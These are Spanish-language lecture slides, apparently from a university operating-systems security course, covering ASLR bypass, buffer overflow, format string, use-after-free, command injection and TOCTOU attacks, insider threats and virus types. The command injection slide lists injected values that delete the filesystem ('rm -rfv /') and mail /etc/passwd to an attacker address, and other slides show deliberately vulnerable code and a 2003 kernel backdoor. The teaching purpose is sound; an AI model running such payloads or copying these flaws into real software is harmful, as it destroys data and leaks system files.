- ⊙ En el peor de los casos por **fuerza bruta**.
- ⊙ ¿Qué pasaría si las direcciones de mi programa **cambian cada vez que lo ejecuto**?
- ⊙ ¿Qué cambiar? Pila, montículo y bibliotecas.
- ⊙ Usado por la mayoría de los sistemas operativos.
- ⊙ Canarios + DEP + ASLR = costo razonable.

Evitando ASLR

- ⊙ Los exploits siguen apareciendo... ¿Cómo es posible?
- ⊙ ASLR no suele ser tan aleatorio como debería.
- ⊙ Ejemplo de ataque, goteo de memoria:

```
01. void C() {  
02.     int index;  
03.     int prime [16] = { 1,2,3,5,7,11,13,17,19,23,29,31,37,41,43,47 };  
04.     printf ("Which prime number between would you like to see?");  
05.     index = read_user_input ();  
06.     printf ("Prime number %d is: %d\n", index, prime[index]);  
07. }
```

- ⊙ Introducir un número menor que 0 o mayor que 15.
- ⊙ Conocida una dirección de memoria es fácil averiguar el resto.

Ataques que no modifican la secuencia de ejecución

- ⊙ La mayoría de los ataques intentan modificar direcciones de retorno y punteros a función para conseguir nueva funcionalidad.
- ⊙ Existen ataques en los que modificar datos es suficiente.

```
01. void A() {  
02.     int authorized;  
03.     char name [128];  
04.     authorized = check_credentials (...); /* the attacker is not authorized, so returns 0 */  
05.     printf ("What is your name?\n");  
06.     gets (name);  
07.     if (authorized != 0) {  
08.         printf ("Welcome %s, here is all our secret data\n", name)  
09.         /* ... show secret data ... */  
10.     } else  
11.         printf ("Sorry %s, but you are not authorized.\n");  
12.     }  
13. }
```

Desbordamiento de búfer: la última palabra, o casi...

- ⊙ Es una de las técnicas más antiguas y utilizadas.
- ⊙ Parece imposible acabar con ellos².
- ⊙ Reparto de culpas: lenguaje de programación/programadores.
- ⊙ Activo campo de **investigación**:
 - Medidas de seguridad en los **binarios**.
 - Extensiones de seguridad para **compiladores**.
 - Creación de lenguajes de programación seguros: **rust**.

²Victor van Der Veen, Nitish dutt-Sharma, Lorenzo Cavallaro y Hertbert Bos. Memory errors: the past, the present, and the future. En Research in Attacks, Intrusions, and Defenses. Páginas: 86-106. Springer. 2012.

Ataques de cadena de formato

- ⦿ Ataque de corrupción de memoria.
- ⦿ **Permite leer/escribir posiciones de memoria arbitrarias.**
- ⦿ A los programadores no les gusta teclear... ya nadie aprende mecanografía.

seguro

```
char *s = "hola mundo";  
printf("%s", s);
```

vulnerable

```
char *s = "hola mundo";  
printf(s);
```

Ataques de cadena de formato

Parameters	Output	Passed as
%%	% character (literal)	Reference
%p	External representation of a pointer to void	Reference
%d	Decimal	Value
%c	Character	
%u	Unsigned decimal	Value
%x	Hexadecimal	Value
%s	String	Reference
%n	Writes the number of characters into a pointer	Reference

Ataques de cadena de formato

ejemplo de uso de %n: número de caracteres impresos

```
int i = 0;  
printf("hola%n mundo\n", &i);  
printf("i = %d\n", i);
```

programa vulnerable

```
char nombre[100], saludo[100] = "hola ";  
printf("¿Cuál es tu nombre? ");  
gets(nombre);  
strcat(saludo, nombre);  
printf(saludo);
```



Ataques de cadena de formato

<http://pccito.ugr.es/ss/teoria/seguridad/src/fsa-exploit.c>

```
int main(int argc, char** argv)
{
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf(buffer);
    return 0;
}
```

Muchos ejemplos en Internet:

- ⦿ <http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html>
- ⦿ https://www.owasp.org/index.php/Format_string_attack



- ⊙ Técnica de corrupción de memoria.
- ⊙ Causa: acceso a un área de memoria de la que ya no somos propietarios.

```
int *buffer = new int[100];  
// hacer algo con buffer  
delete[] buffer;  
buffer[0] = 7; // :(
```
- ⊙ El ataque *heap feng shui* permite escoger qué colocar en esa dirección de memoria.

Ataques de desreferencia de punteros nulos

- ⊙ En cada acceso a memoria la MMU traduce de dirección virtual a física.
- ⊙ Linux de 32 bits: espacio de usuario (3GB)/núcleo (1GB).
- ⊙ Motivo de la cohabitación: eficiencia, cambiar de espacio de direcciones es costoso.
- ⊙ Mecanismo explotado: llamar funciones de usuario desde el núcleo.
- ⊙ La desreferencia de un puntero nulo produce un fallo porque no hay código mapeado en la página 0.
- ⊙ Exploit: mapear dirección 0, copiar un shellcode y provocar la desreferencia.
- ⊙ Solución: prohibir a mmap la dirección 0.

- ⊙ Aritmética entera de longitud fija: 8..128 bits.
- ⊙ La mayoría de lenguajes no detectan este tipo de errores.
- ⊙ Secuencia:
 1. entrada de usuario
 2. desbordamiento de enteros
 3. desbordamiento de búfer

Ataques de inyección de órdenes

<http://pccito.ugr.es/ss/teoria/seguridad/src/command.injection.cc>

```
std::string orden = "cp ", origen, destino;
std::cout << "Fichero origen: ";
std::getline(std::cin, origen);
orden += origen;
std::cout << "Fichero destino: ";
std::getline(std::cin, destino);
orden += " " + destino;
system(orden.c_str());
```

⊙ Engañar a un programa para que ejecute órdenes inesperadas:

- cp abc xyz
- cp abc xyz; rm -rfv /
- cp abc xyz; mail yo@malo.soy < /etc/passwd

Ataques ventana de tiempo entre comprobación y uso

- ⊙ *Time of Check to Time of Use Attacks (TOCTOU)*
- ⊙ Explotación de una condición de carrera.

victima ejecutando programa setuid root

```
if (access("file", W_OK) != 0)
    exit(1);
fd = open("file", O_WRONLY);
write(fd, buffer, sizeof(buffer));
```

- ⊙ El atacante debe alterar **file** tras la comprobación, línea 1, y antes de su uso, líneas 3 y 4.

programa atacante

```
symlink("/etc/passwd", "file");
```

- ⊙ Se consigue **escalar privilegios**.

- ⊙ Ejecutados por empleados.
- ⊙ Poseen información privilegiada a diferencia de un atacante externo.
- ⊙ Clasificación:
 - Bombas lógicas.
 - Puertas traseras.
 - Suplantación de identidad (*login spoofing*).


- ⊙ En épocas de externalización existen personas que se preparan ante una eventual “patada en el culo”.
- ⊙ Código para **sabotear** el funcionamiento de un programa.
- ⊙ Motivo: **chantaje** de un trabajador a su empleador.

- ⦿ Código que da **acceso a funcionalidades restringidas**.
- ⦿ Razón por la que las **revisiones de código** son obligatorias.

intento de puerta trasera en linux en 2003

```
if ((options == (__WCLONE|__WALL)) &&  
    (current->uid = 0))  
    retval = -EINVAL;
```

- ⦿ Un usuario legítimo intenta conseguir las **claves** de los demás.
- ⦿ Ejemplo: falsificación de la pantalla de identificación.



- ⦿ Contramedida: pulsación de **CTRL-ALT-DEL**.


- ⊙ Troyano → virus → gusano
- ⊙ Compromete el sistema → se autoreplica con intervención humana → no requiere la intervención del usuario
- ⊙ Responsables de daños por millones de euros.
- ⊙ Empezaron como reto intelectual y sin ánimo de lucro.
- ⊙ Por desgracia se ha **profesionalizado**: crimen y guerra.
- ⊙ **Zombi** (*Zombie*): máquina comprometida.
- ⊙ **Botnet**: colección de zombis.
- ⊙ Delitos con el apellido “cibernético”: spam, chantaje, robo, extorsión, fraude, minería, robo de identidad, ...

- ⊙ Escribir software es fácil.
- ⊙ Conseguir que mucha gente lo ejecute es difícil.
- ⊙ Truco: añadir el software a un programa atractivo, como el gusano de la caña de pescar.
- ⊙ Una vez dentro suele copiarse y asegurar su reinicio automático además de cumplir con su función (*payload*).
- ⊙ Funciones habituales: buscar (claves, nº de tarjeta), destruir, cifrar, zombificar, ...

- ⊙ Un virus es un programa que es capaz de **hacer copias de sí mismo**.
- ⊙ Suelen estar escritos en **ensamblador** o C.
- ⊙ Suelen distribuirse infectando software legítimo.
- ⊙ Una vez alcanza su objetivo tiene dos misiones: autoreplicarse y ejecutar su carga (*payload*).
- ⊙ Difícil equilibrio entre exploración y explotación.

- ⊙ **Virus acompañante** (*companion virus*): se ejecuta en lugar de otro programa sin infectarlo.
 - En la época del MSDOS, al escribir **prog** en lugar de ejecutarse **prog.exe** en su lugar se ejecutaba **prog.com**.
- ⊙ **Virus de programa ejecutable**: sobrescribe un ejecutable con su código (*overwriting virus*).
 - Cuantos más binarios sobrescriba antes será detectado.
 - Existe una versión para MSDOS en ensamblador de 44 bytes.
 - Son muy fáciles de detectar.
 - Virus parásitos: permite el normal funcionamiento del programa infectado.

Tipos de virus II



⦿ **Virus residentes en memoria:** es capaz de permacener en memoria independientemente del programa desde el que inicio su ejecución.

- Mejor ubicación: vector de interrupciones.
- Se ejecuta con cada llamada al sistema.
- Una vez detectado **exec()** infecta al nuevo programa.

- ⊙ **Virus de sector de arranque:** al encender el ordenador la BIOS ejecuta el MBR.
 - El virus se sitúa en el MBR y sectores en desuso o marcados como estropeados.
 - Ejecutamos el virus en cada arranque.
 - El nivel de privilegio es total.
 - Durante el arranque del SO el virus se hace residente en memoria.
- ⊙ **Virus de controlador de dispositivo** (*device driver virus*): hacer un virus residente en memoria es difícil, es mucho mejor si el SO lo carga disfrazado de controlador de dispositivo.
 - En windows los controladores son programas ejecutables.
 - Se cargan al arrancar el sistema.
 - Se ejecutan en modo núcleo.

- ⦿ **Macro Virus:** virus escrito en un **lenguaje interpretado**.
 - Las macros de Office permite ejecutar programas escritos en **Visual Basic**.
 - La mayor parte de la gente no sabe lo que es.
 - Siguen existiendo por su gran utilidad.
- ⦿ **Virus de código fuente:** para evitar que el virus dependa de un SO esconder entre las líneas del fuente de un programa:

```
#include <virus.h>  
ejecutar_virus();
```

- ⊙ Primer gusano liberado por R.T. Morris en 1988.
- ⊙ Descubrió dos fallos en UNIX.
- ⊙ Escribió un programa los explotaba para conseguir acceso y replicarse.
- ⊙ La mayoría de sistemas Sun y VAX cayeron.
- ⊙ 2 partes: arranque (rsh, finger, sendmail) y gusano (passwd).
- ⊙ Como consecuencia se creó el **CERT** (*Computer Emergency Response Team*).

Básica:

- ⦿ Modern Operating Systems (4th Edition). Andrew S. Tanenbaum. Prentice Hall. 2014.
- ⦿ Wikipedia: Seguridad Informática